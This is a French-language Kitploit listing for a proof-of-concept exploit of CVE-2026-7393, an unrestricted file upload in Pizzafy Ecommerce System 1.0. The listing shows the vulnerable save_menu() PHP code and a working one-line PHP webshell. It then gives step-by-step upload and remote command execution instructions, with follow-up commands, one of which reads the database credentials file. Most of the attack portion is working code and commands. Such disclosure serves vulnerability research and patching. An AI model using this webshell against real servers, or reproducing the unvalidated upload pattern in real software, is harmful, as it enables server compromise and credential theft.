
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2026-7393-RCE — Preuve de concept d'exploitation pour CVE-2026-7393 : téléversement de fichier sans restriction dans Pizzafy Ecommerce System 1.0 permettant aux administrateurs authentifiés de téléverser un webshell PHP et d'obtenir une exécution de code à distance. | Kitploit
Outils/GitHubGitHub/xmyronn/cve-2026-7393-rce
Génération de PayloadsAnalyse des VulnérabilitésAnalyse de CodeExploitationExploitation d'Applications WebTests d'Intrusion
GitHubxmyronn/cve-2026-7393-rce

CVE-2026-7393-RCE

Preuve de concept d'exploitation pour CVE-2026-7393 : téléversement de fichier sans restriction dans Pizzafy Ecommerce System 1.0 permettant aux administrateurs authentifiés de téléverser un webshell PHP et d'obtenir une exécution de code à distance.

Voir le dépôt
9il y a 6 moisPas encore vérifié
Partager

Pizzafy Ecommerce System 1.0 – Téléversement de fichier sans restriction dans save_menu() conduisant à une exécution de code à distance

Détails

ChampValeur
ÉditeurSourceCodester
URL de l'éditeurhttps://www.sourcecodester.com
ProduitPizzafy Ecommerce System utilisant PHP et MySQL
URL du produithttps://www.sourcecodester.com/php/18708/pizzafy-ecommerce-system.html
Version1.0
VulnérabilitéTéléversement de fichier sans restriction → Exécution de code à distance
CWECWE-434
Score CVSSv37.8 (Élevé)
Vecteur d'attaqueRéseau
Authentification requiseOui (Administrateur)
Interaction utilisateurAucune
ChercheurImad Alvi
Date2026-04-12

Composant affecté

Fichier : Pizzafy/admin/admin_class_novo.php → fonction save_menu()
Paramètre : img (FICHIER)
Chemin de téléversement : Pizzafy/assets/img/


Description

La fonction save_menu() du système de commerce électronique Pizzafy 1.0 gère les téléversements d'images pour les éléments de menu sans effectuer aucune validation du type de fichier. L'application récupère l'extension du fichier à l'aide de pathinfo(), mais ne vérifie ni ne restreint jamais les types de fichiers autorisés avant de déplacer le fichier téléversé vers le répertoire assets/img/ accessible via le web. Un administrateur authentifié peut téléverser un webshell PHP déguisé en image de menu, puis y accéder directement via le navigateur pour obtenir une exécution de code à distance sur le serveur.

Code vulnérable dans admin_class_novo.php :

function save_menu(){
    extract($_POST);
    // ...
    if($_FILES['img']['tmp_name'] != ''){
        $fname = strtotime(date('y-m-d H:i')).'_'.$_FILES['img']['name'];
        $move = move_uploaded_file($_FILES['img']['tmp_name'],'../assets/img/'. $fname);
        $data .= ", img_path = '$fname' ";
    }
    // No extension check, no MIME type check
}

Preuve de concept

Étape 1 — Créer un webshell PHP

Créez un fichier nommé shell_web2.php avec le contenu suivant :

<?php echo shell_exec($_GET['cmd']); ?>

Étape 2 — Téléverser le webshell via la gestion des menus

Connectez-vous en tant qu'administrateur et naviguez vers :

http://localhost/pizzafy/Pizzafy/admin/index.php?page=menu

Remplissez le formulaire de menu avec des valeurs valides et sélectionnez shell_web2.php comme fichier image. Cliquez sur Save.

Capture d'écran 2026-04-12 171202

Le shell est désormais répertorié comme un élément de menu sur la page destinée aux clients.

Capture d'écran 2026-04-12 171236

Étape 3 — Localiser le shell téléversé

Naviguez vers le répertoire assets — le listage des répertoires est activé (CWE-548) :

http://192.168.0.9/pizzafy/Pizzafy/assets/img/

Le shell PHP téléversé est visible dans le listage des répertoires.

Capture d'écran 2026-04-12 171300

Étape 4 — Exécuter des commandes à distance

Accédez directement au shell téléversé et transmettez des commandes système via le paramètre cmd :

http://192.168.0.9/pizzafy/Pizzafy/assets/img/1775994120_shell_web2.php?cmd=whoami

Réponse — commande système exécutée sur le serveur :

desktop-g1i9np3\dell
Capture d'écran 2026-04-12 171313

Commandes supplémentaires

?cmd=whoami
?cmd=ipconfig
?cmd=dir C:\xampp\htdocs\pizzafy
?cmd=type C:\xampp\htdocs\pizzafy\Pizzafy\admin\db_connect.php

Impact

Un administrateur authentifié peut :

  • Téléverser des fichiers PHP arbitraires sur le serveur web
  • Exécuter n'importe quelle commande au niveau du système d'exploitation sur le serveur
  • Lire des fichiers sensibles, y compris les identifiants de la base de données
  • Établir un reverse shell pour un accès persistant complet
  • Compromettre totalement le serveur sous-jacent

Note sur le listage des répertoires (CWE-548)

Le répertoire assets/img/ a le listage des répertoires activé, ce qui permet aux utilisateurs non authentifiés de parcourir tous les fichiers téléversés, y compris le webshell. Cela aggrave la gravité de la vulnérabilité de téléversement de fichier.



Références

  • SourceCodester — Pizzafy Ecommerce System
  • CWE-434 : Téléversement sans restriction d'un fichier de type dangereux
  • CWE-548 : Exposition d'informations via le listage des répertoires.
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    960
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    554
  • 3

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    349
  • 4

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    343
  • 5

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    295

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →



